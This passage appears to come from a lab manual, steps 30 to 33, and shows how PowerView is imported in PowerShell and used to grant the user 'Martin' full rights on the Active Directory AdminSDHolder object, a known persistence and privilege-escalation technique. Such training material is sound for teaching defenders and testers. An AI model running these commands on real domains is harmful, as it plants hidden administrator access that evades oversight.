


30. Type, **Import-Module ./powerview.psm1** and press **Enter** to Import the powerview.psm1.




31. In the powershell enter the following command and press **Enter** to add Martin to ACL.

Add-ObjectAcl -TargetADSprefix 'CN=AdminSDHolder,CN=System' -PrincipalSamAccountName Martin -Verbose -Rights All



32. To check the permissions assigned to **Martin** enter the following command in the console and press **Enter**.

Get-ObjectAcl -SamAccountName "Martin" -ResolveGUIDs




33. We can see that user **Martin** now has **GenericaALL** active directory rights

